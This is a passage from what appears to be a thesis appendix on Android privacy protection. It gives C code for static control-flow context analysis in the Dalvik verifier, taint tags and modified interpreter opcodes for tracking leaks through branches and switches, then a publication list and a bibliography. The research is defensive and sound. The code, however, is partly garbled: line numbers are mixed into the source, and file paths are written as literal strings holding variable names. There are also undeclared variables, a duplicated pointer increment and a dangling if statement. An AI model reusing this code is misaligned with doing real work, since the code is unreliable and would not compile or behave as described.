    else
    {

        start_pc = LIST_BACK (normal)->pc_end + 1;

    }

    /* Create the BasicBlock, or several if forward branches were defined */
        /*analyse bitmap*/

    NewBasicBlock *branch = newBasicBlock (info, start_pc, pc + length - 1, pc, type);

    if (BBT_IS_IF (type))
    {
                /*analyse bitmap*/
        allocateBitmapBits (info, branch, 2);
    }
    else if (BBT_IS_SWITCH (type))
    {
        int case_count = pc_target;
        allocateBitmapBits (info, branch, case_count + 1); /* +1 for default case */
        branch->cases = allocSwitchTargetElements (info, case_count + 1);
        /* +1 for terminating NULL */

    }
    else if (BB_HAS_JOIN (branch))
    {
    if (!info->join_block)
     info->join_block = allocBasicBlock (info, PC_INVALID, PC_INVALID,
                                         PC_INVALID, BBT_JOIN);
            if (  info->join_block ==NULL)

        assert (!branch->target);
        branch->target = info->join_block;
    }

    /* No else here, this overlaps the above if */
    if (BBT_IS_JUMP (type))
    {
        if (pc_target > pc)

        {
            /* Forward branch */

```

```
56          branch->target = forwardBranch (info, pc_target);
            }
58          else
            {
60
                /* Backward branch */
62
                /* Store the old end of the block, as the backward branch may be into
64              the current block, which would
                 * cause it to split. By checking pc_end after the branch, the split
66               can be detected.
                 */
68              uint old_end = branch->pc_end;

70              NewBasicBlock *target = backwardBranch (info, pc_target);

72              if (branch->pc_end == old_end)
                {
74                  branch->target = target;
                }
76

78              else
                {
80                  target->target = target;
                }
82

84          }
        }
86      return branch;
}
```

ContextAnalysisEndAnalyze Function

```
1   void contextAnalysisEndAnalyze ( ContextAnalysisInfo *info, Method *meth,
                                     uint pc, VerifierData* vdata)
3   {
          char bufferpc[50];
5         Context *ctx;
        if (LIST_IS_EMPTY (normal))
7       {
            /* If there's only a single basic block, there's nothing to do.
9           * This case is fairly frequent (simple ctors, get and set methods, etc),
            * so this saves some work
11          */
            free (info);
13
            return;
15      }

17      if (LIST_BACK(normal)->pc_end + 1 != pc)
        {
19          /* Allocate the last basic block */
        newBasicBlock (info, LIST_BACK(normal)->pc_end + 1, pc - 1, PC_INVALID, BBT_NONE);
21      }
            fc = fopen("/data/data/meth->clazz->descriptor/meth->name/context.txt","w");
```

```
23          if (fc == NULL)
        {  LOGI("Unable to create graph filefile not open ");
25
              perror (NULL);
27            abort ();

29          }

31      initializeBitmaps (info);

33    processBitmaps      (info, meth, vdata);

35      dumpGraph (info, meth, -1, false, vdata);

37     if (!LIST_IS_EMPTY (cond_unfinished)){
          dumpGraph (info, meth, -1, true, vdata);
39        }

41     assert (LIST_IS_EMPTY (cond_unfinished));

43     /* Store the information with the method */
       /* TODO: release the memory allocated here */
45     /* TODO: can the cond list be dropped
        The only use (for initialization of bitmaps) can be done using
47      *       the cond_unfinished list. branch_count might be unused, too.
        */
49


51     if (info->branch_count)
       {
53
          NewBasicBlock *bb, *cond;
55        RuntimeBitmapElement     *bitmap_ptr;

57        char bufferelement[50];
                  char bufferbc[50];
59
          int                      bitmap_index = 0;
61



63
          StorageRecord            *storage_ptr;
65              fprintf (fc, "%s\n", meth->name);

67            meth->bitmap_size_bits       = info->branch_count;

69             sprintf (bufferbc, "%d",meth->bitmap_size_bits);

71          fprintf (fc, "%d\n", meth->bitmap_size_bits);

73        meth->bitmap_size_elements  = bitmapElementCount (meth->bitmap_size_bits);

75           sprintf (bufferelement, "%d", meth->bitmap_size_elements);

77
          fprintf (fc, "%d\n", meth->bitmap_size_elements);
79
```

```
81
        meth->bitmap_data    = (RuntimeBitmapElement *) calloc (info->block_count,
83                             meth->bitmap_size_elements * sizeof (RuntimeBitmapElement));
85
87      bitmap_ptr  = meth->bitmap_data;
89
        meth->contexts = (ContextBasicBlock *) calloc (info->block_count,
91                                                     sizeof (*meth->contexts));
93
        meth->context_storage    = (StorageRecord *) calloc (info->bitmap_size_bits,
95                                                  sizeof (*meth->context_storage));
97
        storage_ptr              = meth->context_storage;
99
    RecordAllocContextAnalysis (info->block_count * sizeof (*meth->contexts));
101 RecordAllocStorageRecord (info->bitmap_size_bits * sizeof (*meth->context_storage));
103     /* Initialize the runtime context structures */
for (bb = LIST_FRONT(normal); bb; bb = LIST_NEXT(bb, normal), meth->context_count++)
105     {
        char bupcstart[30];
107     char bupcend[30];
        char buptype[30];
109
            assert (meth->context_count < info->block_count);
111
            meth->contexts[meth->context_count].pc_start = bb->pc_start;
113
            sprintf (bupcstart, "%d",   bb->pc_start );
115
                        fprintf (fc, "pc_start: %d\n", bb->pc_start);
117
            meth->contexts[meth->context_count].pc_end= bb->pc_end;
119
                sprintf (bupcend, "%d",     bb->pc_end );
121
                        fprintf (fc, "bb->pc_end: %d\n", bb->pc_end);
123
            meth->contexts[meth->context_count].type     = bb->type;
125
            sprintf (buptype, "%d",     bb->type );
127
            meth->contexts[meth->context_count].store_cases = storage_ptr;
129         meth->contexts[meth->context_count].store_case_count= bb->bitmap_size_bits;
            storage_ptr += bb->bitmap_size_bits;
131         meth->context_failed = true;
            storage_ptr += bb->bitmap_size_bits;
133
            /* Ensure they are sorted by pc_start */
135
            assert (!meth->context_count ||
137                     meth->contexts[meth->context_count].pc_start == PC_INVALID ||
                        meth->contexts[meth->context_count - 1].pc_start == PC_INVALID ||
```

```
139                 meth->contexts[meth->context_count - 1].pc_start <
                                        meth->contexts[meth->context_count].pc_start);
141
        bb->final                = &meth->contexts[meth->context_count];
143     bb->final->bitmap_index = BB_HAS_RUNTIME_BIT (bb) ? bitmap_index++ : -1;

145
    }
147
                char count[30];
149
                 sprintf (count, "%d",      meth->context_count );
151              fprintf (fc, "%d\n", meth->context_count);

153
    assert (meth->context_count == info->block_count - (info->join_block ? 1 : 0));
155 assert (storage_ptr == meth->context_storage + info->bitmap_size_bits);

157 /* Initialize the run-time bitmaps.
     * This must be done in a separate loop due to the initialization
159  of the bitmap indices.
     * Also, initialize the branches' storage records
161  */
    for (bb = LIST_FRONT(normal); bb; bb = LIST_NEXT(bb, normal))
163 {

165     bb->final->bitmap    = bitmap_ptr;
        bitmap_ptr           += meth->bitmap_size_elements;
167


169
        for (cond = LIST_FRONT(cond); cond; cond = LIST_NEXT(cond, cond))
171     {
            uint i;
173         bool haveSet = false, haveUnset = false;

175         for (i = 0; i < cond->bitmap_size_bits; i++)
            {
177             bool val = bitmapGet (info, bb->bitmap, cond->bitmap_index + i);
                if (val) haveSet = true;
179             else haveUnset = true;

181             if (haveSet && haveUnset) break;
            }
183
            if (haveSet && haveUnset)
185         {
                runtimeBitmapSet (meth, bb->final, cond->final->bitmap_index);
187

189             /* Loop through bits again to detect which cases to add to */

191             for (i = 0; i < cond->bitmap_size_bits; i++)
                {
193
                    bool val = bitmapGet (info, bb->bitmap, cond->bitmap_index + i);
195                 if (val)
                    {
```

```
197                         storageRecordCopyRecord (&cond->final->store_cases[i],
                                                     &bb->final->store);
199
                            }
201                     }
                    }
203             }
        }
205
    }
207
    dumpGraph (info, meth, -1, false, vdata);
209
            fclose(fc);
211
    /* Clean up */
213 freeBasicBlocks     (info);
    freeBitmaps         (info);
215 freeSwitchTargets   (info);

217 /* This used to be in trishulDestroyCodeAnalyseData */

219 /* Destroy BasicBlocks */
for (info->basic_block_alloc_ptr=info->basic_block_alloc_first;info->basic_block_alloc_ptr;)
221 {
        BasicBlockAlloc *next = info->basic_block_alloc_ptr->next;
223
        free (info->basic_block_alloc_ptr);
225     info->basic_block_alloc_ptr = next;
    }
227
    destroyBitmaps (info);
229 destroySwitchTargets (info);

231 free                (info);


233
}
```

dumpGraph Function

```
static void dumpGraph (ContextAnalysisInfo *info, Method *meth,
2                   int step, bool force, VerifierData* vdata)
{
4   unsigned int i;
    bool found = force;
6   char bu[50];
    for (i = 0; i < debug_methods_used && !found; i++)
8
    {
10      found = (!strcmp (meth->clazz->descriptor, debug_methods[i].classname) &&
                 !strcmp (meth->name, debug_methods[i].methodname));
12
    }
14
    if (found)
16  {
```

```
18          NewBasicBlock *block;
            uint pc;
20          unsigned int i;
            char buffer[1024];
22          char path[2000];

24          if (step < 0)
            {
26
                if (snprintf (buffer, sizeof (buffer), "%s.%s.graph",
28                  meth->clazz->descriptor, meth->name) >= (int) sizeof (buffer))
                {
30                  perror ("Unable to create graph file");

32                  abort ();
                }
34
            }
36          else if (debug_methods_flow)
            {
38              if (snprintf (buffer, sizeof (buffer), "%s.%s.%u.graph",
                        meth->clazz->descriptor, meth->name, step) >= (int) sizeof (buffer))
40              {

42                  perror ("Unable to create graph file");

44                  abort ();
                }
46          }
            else return;
48



50
            for (i = 0; buffer[i]; i++)
52
                switch (buffer[i])
54              {
                case '/':    buffer[i] = '.'; break;
56              case '<':
                case '>':
58                          buffer[i] = '_'; break;
                }
60          FILE *f=NULL;
          f = fopen("/data/data/meth->clazz->descriptor/meth->name/oncrerate.txt","w");
62          fnb = fopen("/data/data/meth->clazz->descriptor/meth->name/nbinst.txt","w");
            ft = fopen("/data/data/meth->clazz->descriptor/meth->name/typeinst.txt","w");
64           fc = fopen("/data/data/meth->clazz->descriptor/meth->name/context.txt","w");

66          if (f == NULL)
            { LOGI("Unable to create graph filefile not open ");
68
                perror (NULL);
70              abort ();
            }
72
               if (fnb == NULL)
74          {  LOGI("Unable to create graph filefile not open ");
```

```
76              perror (NULL);
                abort ();
78
        }
80        if (ft == NULL)
        {  LOGI("Unable to create graph filefile not open ");
82
                perror (NULL);
84              abort ();

86      }
        fprintf (f, "digraph flow {\n");
88      fprintf (fnb, "nbre instruction \n");
        fprintf (ft, "type instruction \n");
90
         const u2* insns = meth->insns;
92              OpCode opcode;
        for (block = LIST_FRONT (normal); block; block = LIST_NEXT (block, normal))
94      {
            fprintf (f, "\tblock%p [shape=record label=\"{",block);
96          if (BBT_IS_CATCH (block->type))
            {
98
                    fprintf (f, "catch {\n");
100
            }
102         else
            {
104
                fprintf (f, "%d - %d", block->pc_start, block->pc_end);
106         }

108         fprintf (f, "|{{");
            if (block->bitmap)
110         {
                for (i = 0; i < info->bitmap_size_bits; i++)
112             {

114
                    if (i == block->bitmap_index)
116                 {fprintf (f, "[");

118                 }
                fprintf (f, "%c", bitmapGet (info, block->bitmap, i) ? '1' : '0');
120
                    if (i + 1 == block->bitmap_index + block->bitmap_size_bits)
122                 {fprintf (f, "]");
                  }
124             }
            }
126
            fprintf (f, "|");
128         /* The test for block->final->bitmap is only
            required to allow dumping incomplete graphs.
130          * It should not be NULL under normal circumstances
             */
132         if (block->final && block->final->bitmap)
```

```
        {
134
            for (i = 0; i < meth->bitmap_size_bits; i++)
136         {
138             if (i == (uint) block->final->bitmap_index) fprintf (f, "[");
                fprintf (f, "%c", runtimeBitmapGet (meth, block->final, i) ? '1' : '0');
140             if (i == (uint) block->final->bitmap_index) fprintf (f, "]");
            }
142
        }
144
        fprintf (f, "}|");
146     if (!BBT_IS_FAKE(block->type))
        {
148  InsnFlags* insnFlags = vdata->insnFlags;

150
        nbre_insn=0;
152    sizebb=0;
     for (pc = block->pc_start; pc <=block->pc_end;)
154
            {
156

158           int width ;
       width = dvmInsnGetWidth(insnFlags,pc);
160           opcode = (*insns) & 0xff;
       assert(width > 0);
162             fprintf (f, "%s%s\\n",
                pc == block->pc_flow ? "?" : "",
164                                 dexGetOpcodeName(opcode));
              pc += width;
166             sizebb+=width;
                sprintf(buc,"%d", pc);
168     insns += width;
       nbre_insn+=1;
170
            }
172          fprintf (fnb, "%d \n", nbre_insn);
             fprintf (fc, "%d \n", sizebb);
174          sprintf (buptype, "%d",    block->type );
           fprintf (ft, "%s\n", buptype);
176
        }
178
        if (block->final && (!STORAGE_IS_EMPTY (&block->final->store)
180                          || block->final->store.has_throw))
        {
182
            fprintf (f, "| WRITES\\n");
184
            if (block->final->store.has_throw)
186         {
                fprintf (f, "THROW\\n");
            }
188
            if (!STORAGE_IS_EMPTY (&block->final->store))
190
```

```
                {
192                 if (meth->context_failed)
                    {
194                     fprintf (f, "FALLBACK MODE\\n");
                    }
196                 else
                    {
198                     dumpStores (f, &block->final->store);
                    }
200             }
            }
202
            if (block->final && (BB_HAS_CASES (block)
204                     || BB_HAS_CATCHES (block)) && block->final->store_case_count)
            {
206             uint i;
                for (i = 0; i < block->final->store_case_count; i++)
208             {

210                 fprintf (f, "| CASE %u\\n", i);
                    dumpStores (f, &block->final->store_cases[i]);
212             }
            }
214
            fprintf (f, "}}}\"];\n");
216
            if (BB_HAS_TARGET(block))
218         {

220         fprintf (f, "\tblock%p -> block%p[label=\"t\"];\n", block, block->target);
            }
222         if (BB_HAS_NEXT(block))
            {
224             fprintf (f, "\tblock%p -> block%p[label=\"n\"];\n",
                        block, LIST_NEXT (block, normal));
226         }
            if (BB_HAS_CASES (block) || BB_HAS_CATCHES (block))
228         {

230             int caseIndex;
                for (caseIndex = 0; block->cases[caseIndex]; caseIndex++)
232             {
                    fprintf (f, "\tblock%p -> block%p[label=\"%u\"];\n",
234                         block, block->cases[caseIndex], caseIndex);
                }
236         }
            if (BB_HAS_TRIES (block))
238         {
                int tryIndex;
240             for (tryIndex = 0; block->tries[tryIndex]; tryIndex++)
                {
242             fprintf (f, "\tblock%p -> block%p[style=dotted label=\"%u\"];\n",
                        block->tries[tryIndex], block, tryIndex);
244             }
            }
246 #ifdef RENDER_FINISHED
            if (block->finished)
248         {
```

```
250                 fprintf (f, "\tblock%p -> block%p[style=dashed,label=\"finished\"];\n",
                                block, block->finished);
252             }
#endif
254
            if (info->join_block)
256             {

258                 fprintf (f, "\tblock%p [label=\"JOIN", info->join_block);
                    if (info->join_block->bitmap)
260                 {
                        fprintf (f, "\\n");
262                     for (i = 0; i < info->bitmap_size_bits; i++)
                        {
264                         fprintf (f, "%c",
                                bitmapGet (info, info->join_block->bitmap, i) ? '1' : '0');
266                     }
                    }
268                 fprintf (f, "\"];\n");
                }
270         }
        if (step < 0)
272         {
        for(block =LIST_FRONT(cond_unfinished);block;block=LIST_NEXT(block,cond_unfinished))
274             {
                    fprintf (f, "\tblock%p -> UNFINISHED;\n", block);
276             }
            }
278         fprintf (f, "}\n");
            fclose (f);
280         fclose (fnb);
            fclose (ft);
282         fclose (fc);
        }
284
}
```

NewBasicBlock Function

```
1
static NewBasicBlock *newBasicBlock (ContextAnalysisInfo *info,
3       uint pc_start, uint pc_end, uint pc_flow, BasicBlockType type)
{
5       NewBasicBlock *ff = LIST_FRONT (forward);

7       /* Check if a forward branch was defined into this block */
        if (ff && ff->pc_start <= pc_end)
9       {
            if (ff->pc_start == pc_start)
11          {

13              NewBasicBlock *next = LIST_NEXT(ff, forward);


15
/* May still have to split if the new block covers several forward branches */
17              if (next && next->pc_start <= pc_end)
```

```
            {
                dbg_printf ("splitting forward 2: %d %d\n", pc_start, pc_flow);
                ff->pc_end  = next->pc_start - 1;
                ff->type    = BBT_NONE;

                /* Remove from forward list and add to the back of normal list */
                LIST_REMOVE_FRONT   (forward);
                LIST_ADD_BACK       (ff, normal);

                /* Split the block */
                NewBasicBlock *nb = newBasicBlock (info, next->pc_start,
                                                   pc_end, pc_flow, type);

                /* Reassign jump/switch targets */
                nb->target  = ff->target;
                ff->target  = NULL;
                nb->cases   = ff->cases;
                ff->cases   = NULL;

                return nb;
            }
            else
            {

                dbg_printf ("using forward: %d %d\n", pc_start, pc_end);
                ff->pc_end  = pc_end;
                ff->pc_flow = pc_flow;
                ff->type    = type;

                /* Remove from forward list and add to the back of normal list */
                LIST_REMOVE_FRONT   (forward);
                LIST_ADD_BACK       (ff, normal);
                return ff;
            }
        }
        else
        {
            dbg_printf ("splitting forward 1: %d %d %d\n",
                                    pc_start, pc_end, ff->pc_start);

            /* Split the block */
            newBasicBlock (info, pc_start, ff->pc_start - 1, PC_INVALID, BBT_NONE);
                        LOGI("Split the block  ");
            /* This will also remove it from the forward list */
            return newBasicBlock (info, ff->pc_start, pc_end, pc_flow, type);
        }
    }

    /* No splitting required */

    dbg_printf ("! %d %d\n", pc_start, pc_end);

    NewBasicBlock *bb = allocBasicBlock (info, pc_start, pc_end, pc_flow, type);

    LIST_ADD_BACK (bb, normal);

    return bb;
}
```

APPENDIX E Dynamic Analysis

Taint.h

```
#ifndef _DALVIK_INTERP_TAINT
#define _DALVIK_INTERP_TAINT

/* The Taint structure */
typedef struct Taint {
    u4 tag;
} Taint;

/* The Taint markings */

#define TAINT_CLEAR          ((u4)0x00000000) /* No taint */
#define TAINT_LOCATION       ((u4)0x00000001) /* Location */
#define TAINT_CONTACTS       ((u4)0x00000002) /* Address Book (ContactsProvider) */
#define TAINT_MIC            ((u4)0x00000004) /* Microphone Input */
#define TAINT_PHONE_NUMBER   ((u4)0x00000008) /* Phone Number */
#define TAINT_LOCATION_GPS   ((u4)0x00000010) /* GPS Location */
#define TAINT_LOCATION_NET   ((u4)0x00000020) /* NET-based Location */
#define TAINT_LOCATION_LAST  ((u4)0x00000040) /* Last known Location */
#define TAINT_CAMERA         ((u4)0x00000080) /* camera */
#define TAINT_ACCELEROMETER  ((u4)0x00000100) /* accelerometer */
#define TAINT_SMS            ((u4)0x00000200) /* SMS */
#define TAINT_IMEI           ((u4)0x00000400) /* IMEI */
#define TAINT_IMSI           ((u4)0x00000800) /* IMSI */
#define TAINT_ICCID          ((u4)0x00001000) /* ICCID (SIM card identifier) */
#define TAINT_DEVICE_SN      ((u4)0x00002000) /* Device serial number */
#define TAINT_ACCOUNT        ((u4)0x00004000) /* User account information */
#define TAINT_HISTORY        ((u4)0x00008000) /* browser history */

#endif /*_DALVIK_INTERP_TAINT*/
```

HANDLE_OP_IF Function

```
#define HANDLE_OP_IF_XX(_opcode, _opname, _cmp)                                 \
    HANDLE_OPCODE(_opcode /*vA, vB, +CCCC*/)                                    \
        vsrc1 = INST_A(inst);                                                   \
        vsrc2 = INST_B(inst);\
          res_cmp=  ((s4) GET_REGISTER(vsrc1) _cmp (s4) GET_REGISTER(vsrc2));\
          br = (s2)FETCH(1);\
/* ifdef WITH_TAINT_TRACKING */ \
       int type[10];\
         dvmInterpGetTypeInst(type);\
            pc_if=(int)pc;\
            pc_br = (int)pc+br;\
            context_cond =true;\

/* endif */ \
if (branch_taken ==false){\
/* ifdef WITH_TAINT_TRACKING */ \
             SET_REGISTER_TAINT(vdst,                                                   \
        (GET_REGISTER_TAINT(vsrc1)|GET_REGISTER_TAINT(vsrc2)));\
        dvmInterpHandleIFTaint(GET_REGISTER_TAINT(vdst));\
         /* endif */ \
     if (res_cmp){\
      branch_not_taken=true;\

            if(type[1] )\
            {\
           ADJUST_PC(2); \
            inst = FETCH(0);\
            goto *handlerTable[INST_INST(inst)]; }\
            branch_not_taken=false;\
            branch_taken =true;\
            }\
           else{\
             if((dvmInterpHandleSimpleIF(type)))\
            {\
              branch_not_taken=true;\
             ADJUST_PC(br); \
            inst = FETCH(0);\
            goto *handlerTable[INST_INST(inst)];}\
            branch_not_taken=false;\
            branch_taken =true;\
            }\
              }\
              else{\
                 }\
             }\
       if ((s4) GET_REGISTER(vsrc1) _cmp (s4) GET_REGISTER(vsrc2)) {\
            \
            int branchOffset = (s2)FETCH(1);     /* sign-extended */     \
            ILOGV("|if-%s v%d,v%d,+0x%04x", (_opname), vsrc1, vsrc2,          \
                branchOffset);                                              \
            ILOGV("> branch taken");                                        \
          if (branchOffset < 0)                                             \
               PERIODIC_CHECKS(kInterpEntryInstr, branchOffset);\
                if (strncmp(curMethod->name,"leakBoolean",11)==0){ \
```

```
56              }           \
                FINISH(branchOffset);\
58          } else {                                                    \
                ILOGV("|if-%s v%d,v%d,-", (_opname), vsrc1, vsrc2);     \
60              if (strncmp(curMethod->name,"leakBoolean",11)==0){ \
                    }\
62          FINISH(2);                                                  \
            }
```

OP_PACKED_SWITCH Function

```
HANDLE_OPCODE(OP_PACKED_SWITCH /*vAA, +BBBB*/)
    {
        const u2* switchData;
        u4 testVal;
        s4 offset;

        vsrc1 = INST_AA(inst);

        offset = FETCH(1) | (((s4) FETCH(2)) << 16);

        ILOGV("|packed-switch v%d +0x%04x", vsrc1, vsrc2);

        switchData = pc + offset;       // offset in 16-bit units

 /* ifdef WITH_TAINT_TRACKING */
            context_cond =true;
       SET_REGISTER_TAINT(vdst,
       (GET_REGISTER_TAINT(vsrc1)|GET_REGISTER_TAINT(vsrc2)));
       dvmInterpHandleIFTaint(GET_REGISTER_TAINT(vdst));

/* endif */
#ifndef NDEBUG
        if (switchData < curMethod->insns ||
            switchData >= curMethod->insns + dvmGetMethodInsnsSize(curMethod))
        {
            /* should have been caught in verifier */
            EXPORT_PC();
            dvmThrowException("Ljava/lang/InternalError;", "bad packed switch");
            GOTO_exceptionThrown();
        }
#endif
        testVal = GET_REGISTER(vsrc1);
 /* ifdef WITH_TAINT_TRACKING */

          const s4* ent;
          pc_switch=pc;
          ent = (const s4*) switchData;
          taille = sizeof(switchData);
           if (default_case==false)
           {
           ADJUST_PC(3);
           inst = FETCH(0);
             default_case=true;
             context_switch =true;
             goto *handlerTable[INST_INST(inst)]; }
           switch_offset=switch_offset+2;
          if(nbswitch <= taille) //boucle case
          {
                context_switch =true;
                switch_offset = (int) ent[nbswitch];
                nbswitch++;
                ADJUST_PC(switch_offset);
                  inst = FETCH(0);
                   goto *handlerTable[INST_INST(inst)];
        }
```

```
57          context_switch=false;
            }
59
            offset = dvmInterpHandlePackedSwitch(switchData, testVal);
61  /* endif */

63          ILOGV("> branch taken (0x%04x)\n", offset);
            if (offset <= 0)  /* uncommon */
65              PERIODIC_CHECKS(kInterpEntryInstr, offset);
            FINISH(offset);
67      }
    OP_END
```

List of Publications

International Conferences

- M. Graa, N. Cuppens-Boulahia, F. Autrel, H. Azkia, F. Cuppens, G. Coatrieux, A. Cavalli, A. Mammar "Using Requirements Engineering in an Automatic Security Policy Derivation Process". 4th SETOP International Workshop on Autonomous and Spontaneous Security SETOP. Lecture notes in computer science, 2011.

- M. Graa, N. Cuppens-Boulahia, F. Cuppens and A. Cavalli, "Detecting Control Flow in Smarphones: Combining Static and Dynamic Analyses". 4th International Symposium on Cyberspace Safety and Security CSS'2012, Malbourne, Australia. Lecture notes in computer science, 2012.

- M. Graa, N. Cuppens-Boulahia, F. Cuppens and A. Cavalli, "Formal Characterization of Illegal Control Flow in Android System". 9th International Conference on Signal Image Technology & Internet Systems SITIS'2013. Kyoto, Japon. IEEE, 2013.

- M. Graa, N. Cuppens-Boulahia, F. Cuppens and A. Cavalli, "Protection against Code Obfuscation Attacks based on control dependencies in Android Systems". 8th International Workshop on Trustworthy Computing, San Francisco, USA. IEEE, 2014.

- M. Graa, N. Cuppens-Boulahia, F. Cuppens and A. Cavalli, "Detection of illegal control flow in Android System: Protecting private data used by Smartphone Apps". Submitted to the 7th ACM Conference on Security and Privacy in Wireless and Mobile Networks WiSec'2014, Oxford, United Kingdom. ACM, 2014.

International Journals

M. Graa, N. Cuppens-Boulahia, F. Cuppens and A. Cavalli, "Analytical overview on secure information flow in embedded systems: Protecting private data used by Smartphone Apps". Submitted to the EURASIP Journal on Information Security. 2014.

National Conferences

M. Graa, N. Cuppens-Boulahia, F. Cuppens and A. Cavalli, "Détection des flux de contrôle illégaux dans les Systèmes Android". INFORSID'2014, Lyon, France. 2014.

Bibliography

[1] Janessa Rivera Rob van der Meulen. Gartner says smartphone sales accounted for 55 percent of overall mobile phone sales in third quarter of 2013, 2013. `http://www.gartner.com/newsroom/id/2623415`. 1, 12, 103, 104

[2] Christina Warren. Google play hits 1 million apps, 2013. `http://mashable.com/2013/07/24/google-play-1-million/`. 1, 14, 103

[3] Mark Prigg. Rogue download alert as security experts reveal there are over 10 million compromised android apps, February 2014. `www.dailymail.co.uk/sciencetech/article-2554312/`. 1, 14, 104, 173

[4] Tim Wilson. Many android apps leaking private information, http://www.informationweek.com/security/mobile/many-android-apps-leaking-private-inform/231002162, July 2011. 1, 15, 104

[5] W. Enck, P. Gilbert, B.G. Chun, L.P. Cox, J. Jung, P. McDaniel, and A.N. Sheth. Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 9th USENIX conference on Operating systems design and implementation*, pages 1–6. USENIX Association, 2010. 1, 34, 76, 78, 82, 104, 174

[6] Mariem Graa, Nora Cuppens-Boulahia, Frédéric Cuppens, and Ana Cavalli. Detecting control flow in smarphones: Combining static and dynamic analyses. In *Cyberspace Safety and Security*, pages 33–47. Springer, 2012. 2

[7] Mariem Graa, Nora Cuppens-Boulahia, Frédéric Cuppens, and Ana Cavalli. Formal characterization of illegal control flow in android system. In *Proceedings of the 9th International Conference on Signal Image Technology & Internet Systems*. IEEE, 2013. 2, 109

[8] Mariem Graa, Nora Cuppens-Boulahia, Frédéric Cuppens, and Ana Cavalli. Protection against Code Obfuscation Attacks based on control dependencies in Android Systems. In *International Workshop on Trustworthy Computing*, 2014. 2

[9] Nokiaport. Mobile architecture, July 2009. `http://nokiaport.de/content/de/inside/mobile_architecture.png`. 6, 173

[10] QNX. 30 ways qnx touches your life, http://www.qnx.org.uk/company/30ways/. 8

[11] Vincent Hermann. La diffusion de windows phone 7.5 commence, ce qu'il faut savoir, http://www.pcinpact.com/news/66027-mango-diffusion-resume-informations-smartphones.htm, February 2011. 10, 117

[12] Jean-Sébastien Zanchi. Et si windows phone 7 était une bonne surprise?, September 2010. 10

[13] Jonathan A Zdziarski. *iPhone open application development*. O'Reilly, 2008. 10

[14] Jeff Friesen and Dave Smith. *Android Recipes: A Problem-Solution Approach*. Apress, 2011. 11, 119

[15] Satya Komatineni and Dave MacLean. *Pro Android 4*. Apress, Berkely, CA, USA, 1st edition, 2012. 11, 73

[16] Wei-Meng Lee. *Beginning android 4 application Development*. John Wiley & Sons, 2012. 11

[17] *Android 2.2.1 User's Guide*. Google Inc. 11, 119

[18] Christy Pettey. Gartner says sales of mobile devices grew 5.6 percent in third quarter of 2011; smartphone sales increased 42 percent, 2011. `http://www.gartner.com/newsroom/id/1848514`. 12

[19] UK Egham. Gartner says worldwide smartphone sales soared in fourth quarter of 2011 with 47 percent growth, 2013. `http://www.gartner.com/newsroom/id/1924314`. 12

[20] UK Egham. Gartner says annual smartphone sales surpassed sales of feature phones for the first time in 2013, 2014. `http://www.gartner.com/newsroom/id/2665715`. 12

[21] Prince McLean. Canalys: iphone outsold all windows mobile phones in q2 2009, August 21, 2009. `http://appleinsider.com/articles/09/08/21/canalys_iphone_outsold_all_windows_mobile_phones_in_q2_2009.html`. 12

[22] Rafe Blandford. Canalys figures show android overtaking symbian as leading platform, 2011. 12

[23] UK Egham. Gartner says worldwide sales of mobile phones declined 3 percent in third quarter of 2012; smartphone sales increased 47 percent, 2012. `http://www.gartner.com/newsroom/id/2237315`. 12

[24] Andrew Cunningham. Google to android devs: make nicer tablet apps, pretty please?, 2012. `http://arstechnica.com/gadgets/2012/10/google-to-android-devs-make-nicer-tablet-apps-pretty-please/`. 12

[25] Steve Kovach. Android now ahead of apple's ios in tablet market share, 2013. `http://www.businessinsider.com/android-ahead-of-ios-tablet-market-share-2013-5`. 12

[26] UK Egham. Gartner says worldwide mobile phone sales grew 35 percent in third quarter 2010; smartphone sales increased 96 percent, November 2010. `http://www.gartner.com/newsroom/id/1466313`. 12

[27] Ramon Llamas. Android marks fourth anniversary since launch with 75.0in third quarter, according to idc, 2012. `http://www.idc.com/getdoc.jsp?containerId=prUS23771812`. 12

[28] Vic Gundotra, 2013. `https://plus.google.com/+VicGundotra/posts/8CVJ79nPQwN`. 12

[29] Andy Greenberg. Unauthorized iphone and ipad apps leak private data less often than approved ones, 2012. `http://www.forbes.com/sites/andygreenberg/2012/02/14/`. 13

[30] Christophe Laporte. Les malwares débarquent sur les smartphones, http://www.igen.fr/iphone/les-malwares-debarquent-sur-les-smartphones-55012, August 2011. 15, 104, 173

[31] Is your android device safe from malware?, http://www.actusmobile.com/is-your-android-device-safe-from-malware/. 15

[32] Privacy scandal: Nsa can spy on smart phone data,http://www.spiegel.de/international/world/privacy-scandal-nsa-can-spy-on-smart-phone-data-a-920971.html, September 2013. 15

[33] James Ball. Angry birds and 'leaky' phone apps targeted by nsa and gchq for user data, http://www.theguardian.com/world/2014/jan/27/nsa-gchq-smartphone-app-angry-birds-personal-data, January 2014. 15

[34] Petri Sajari. Nokia smartphone leaks information abroad, 2014. https://www.helsinkitimes.fi/finland/finland-news/domestic/9516-nokia-smartphone-leaks-information-abroad.html/. 16

[35] Alan F. Bogus windows phone app leaked customers' personal data, 2014. http://www.phonearena.com/news/Bogus-Windows-Phone-app-leaked-customers-personal-data_id51547/. 16

[36] sang lee. Mobile security: Rim protects data better than windows mobile, iphone, 2009. http://www.alertboot.com/blog/blogs/endpoint_security/archive/2009/05/27/mobile-security-rim-protects-data-better-than-windows-mobile-iphone.aspx. 16

[37] Adrian Vintu. Comparison of android vs iphone vs nokia vs blackberry vs windows mobile 7, 2010. http://www.codeproject.com/Articles/73089/Comparison-of-Android-vs-iPhone-vs-Nokia-vs-BlackB. 16

[38] FAQOID. Comparisons between mobile oses. http://faqoid.com/advisor/os-comparison.php#android. 18

[39] NOKIA Developer. Windows phone platform security, 2011. http://developer.nokia.com/community/wiki/Windows_Phone_Platform_Security. 18

[40] Android Developer. Android security overview. https://source.android.com/devices/tech/security/#crypto. 18

[41] D.E. Denning. A lattice model of secure information flow. *Communications of the ACM*, 19(5):236–243, 1976. 21, 27, 45, 101, 106

[42] A. Sabelfeld and A.C. Myers. Language-based information-flow security. *Selected Areas in Communications, IEEE Journal on*, 21(1):5–19, 2003. 23, 41

[43] Stuart Staniford, Vern Paxson, and Nicholas Weaver. How to own the internet in your spare time. In *Proceedings of the 11th USENIX Security Symposium*, pages 149–167, Berkeley, CA, USA, 2002. USENIX Association. 23

[44] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the slammer worm. *Security & Privacy, IEEE*, 1(4):33–39, 2003. 23

